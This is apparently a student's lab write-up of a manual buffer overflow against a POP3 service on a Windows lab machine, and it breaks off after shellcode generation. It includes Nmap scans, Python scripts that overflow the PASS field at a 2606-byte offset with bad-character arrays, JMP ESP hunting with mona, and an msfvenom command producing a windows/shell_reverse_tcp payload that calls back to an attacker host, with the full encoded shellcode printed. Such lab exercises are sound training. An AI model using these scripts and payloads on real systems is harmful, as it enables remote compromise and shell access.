<u>Learning Objective: Window's Buffer Overflow</u>

Perform a manual buffer overflow against a Windows target

Process Taken Below:


First I got the script and we did an NMAP scan of the target machine and then update our fuzz script with the information. We then ran the script to see where it would cause the system to crash.

```
Nmap scan report for 10.0.2.20
Host is up (0.0030s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.90 seconds

┌──(kali㉿kali)-[~]
└─$
```


In the middle of the assignment I had to perform another NMAP scan because I had to uninstall/reinstall the VM machine.

```
Nmap scan report for 10.0.2.23
Host is up (0.0023s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown

Nmap done: 15 IP addresses (2 hosts up) scanned in 2.75 seconds
```


```
python2 Fuzz.py
  File "Fuzz.py", line 12
    connect = s.connect (('ip address in single quotes', port number no quotes))
                                                                ^
SyntaxError: invalid syntax

┌──(kali㉿kali)-[~/Desktop]
└─$ python2 Fuzz.py
Fuzzing PASS with 1 bytes
Fuzzing PASS with 100 bytes
Fuzzing PASS with 300 bytes
Fuzzing PASS with 500 bytes
Fuzzing PASS with 700 bytes
Fuzzing PASS with 900 bytes
Fuzzing PASS with 1100 bytes
Fuzzing PASS with 1300 bytes
Fuzzing PASS with 1500 bytes
Fuzzing PASS with 1700 bytes
Fuzzing PASS with 1900 bytes
Fuzzing PASS with 2100 bytes
Fuzzing PASS with 2300 bytes
Fuzzing PASS with 2500 bytes
Fuzzing PASS with 2700 bytes
Fuzzing PASS with 2900 bytes
```




We then went and created a pattern using msf pattern for 2900 bytes. As seen below. I then added it to our fuzz script.



The next step was to run msf-pattern_offset with our previous results and then update our script with the bad characters and also the offset results of 2606.



Then we ran the script to find the bad characters



We compared the dump to the bad character list and found that x0a was a bad character and removed it from the script.

~/Desktop/fuzzer.py - Mousepad

File Edit Search View Document Help


```
#!/usr/bin/python
import socket
Baddies =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\
x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\
x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\
x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\
x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\
x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\
xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\
xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\
xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\
xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\
xff"


buffer = ["A"* 2606 + "B" * 4 + Baddies]
for string in buffer:
    print ("Fuzzing PASS with %s bytes" % len(string))
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect (('10.0.2.23', 110))
    s.recv(1024)
    s.send('USER test\r\n')
    s.recv(1024)
    s.send('PASS ' + string + '\r\n')
    s.send('QUIT\r\n')
    s.close()

```

~/Desktop/fuzzer.py - Mousepad

File Edit Search View Document Help


```
#!/usr/bin/python
import socket
Baddies =
"\x01\x02\x03\x04\x05\x06\x07\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x1
4\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x2
7\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3
a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4
d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x6
0\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x7
3\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x8
6\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x9
9\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\x-
ac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\
xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\
xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\
xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\
xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


buffer = ["A"* 2606 + "B" * 4 + Baddies]
for string in buffer:
    print ("Fuzzing PASS with %s bytes" % len(string))
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect (('10.0.2.23', 110))
    s.recv(1024)
    s.send('USER test\r\n')
    s.recv(1024)
    s.send('PASS ' + string + '\r\n')
    s.send('QUIT\r\n')
    s.close()
```

We then ran the script again to look for more bad characters.




We found that there were three bad characters are 00/0a/0d


We now want to locate jump esp instruction.



We then did a Mona Modules search and found one Dll executable file. (highlighted in the screenshot)



We then found the jump esp instruction within the file that contains the FFE4 string. by using another mona search command.



We then created a payload using msfvenom.

```
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.10 LPORT=4445 EXITFUNC=thread -f c -a x86 --platform windows -b '\x0
\x0d'

Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xbe\x50\x18\xf1\x34\xd9\xcd\xd9\x74\x24\xf4\x5d\x29\xc9"
"\xb1\x52\x83\xed\xfc\x31\x75\x0e\x03\x25\x16\x13\xc1\x39"
"\xce\x51\x2a\xc1\x0f\x36\xa2\x24\x3e\x76\xd0\x2d\x11\x46"
"\x92\x63\x9e\x2d\xf6\x97\x15\x43\xdf\x98\x9e\xee\x39\x97"
"\x1f\x42\x79\xb6\xa3\x99\xae\x18\x9d\x51\xa3\x59\xda\x8c"
"\x4e\x0b\xb3\xdb\xfd\xbb\xb0\x96\x3d\x30\x8a\x37\x46\xa5"
"\x5b\x39\x67\x78\xd7\x60\xa7\x7b\x34\x19\xee\x63\x59\x24"
"\xb8\x18\xa9\xd2\x3b\xc8\xe3\x1b\x97\x35\xcc\xe9\xe9\x72"
"\xeb\x11\x9c\x8a\x0f\xaf\xa7\x49\x6d\x6b\x2d\x49\xd5\xf8"
"\x95\xb5\xe7\x2d\x43\x3e\xeb\x9a\x07\x18\xe8\x1d\xcb\x13"
"\x14\x95\xea\xf3\x9c\xed\xc8\xd7\xc5\xb6\x71\x4e\xa0\x19"
"\x8d\x90\x0b\xc5\x2b\xdb\xa6\x12\x46\x86\xae\xd7\x6b\x38"
"\x2f\x70\xfb\x4b\x1d\xdf\x57\xc3\x2d\xa8\x71\x14\x51\x83"
"\xc6\x8a\xac\x2c\x37\x83\x6a\x78\x67\xbb\x5b\x01\xec\x3b"
"\x63\xd4\xa3\x6b\xcb\x87\x03\xdb\xab\x77\xec\x31\x24\xa7"
"\x0c\x3a\xee\xc0\xa7\xc1\x79\xe5\x37\xcb\x73\x91\x35\xcb"
"\x92\x3c\xb3\x2d\xfe\xae\x95\xe6\x97\x57\xbc\x7c\x09\x97"
"\x6a\xf9\x09\x13\x99\xfe\xc4\xd4\xd4\xec\xb1\x14\xa3\x4e"
"\x17\x2a\x19\xe6\xfb\xb9\xc6\xf6\x72\xa2\x50\xa1\xd3\x14"
"\xa9\x27\xce\x0f\x03\x55\x13\xc9\x6c\xdd\xc8\x2a\x72\xdc"
"\x9d\x17\x50\xce\x5b\x97\xdc\xba\x33\xce\x8a\x14\xf2\xb8"
"\x7c\xce\xac\x17\xd7\x86\x29\x54\xe8\xd0\x35\xb1\x9e\x3c"
"\x87\x6c\xe7\x43\x28\xf9\xef\x3c\x54\x99\x10\x97\xdc\xb9"
"\xf2\x3d\x29\x52\xab\xd4\x90\x3f\x4c\x03\xd6\x39\xcf\xa1"
"\xa7\xbd\xcf\xc0\xa2\xfa\x57\x39\xdf\x93\x3d\x3d\x4c\x93"
"\x17";

┌──(kali㉿kali)-[~]
└─$
```

Then we edited the payload:

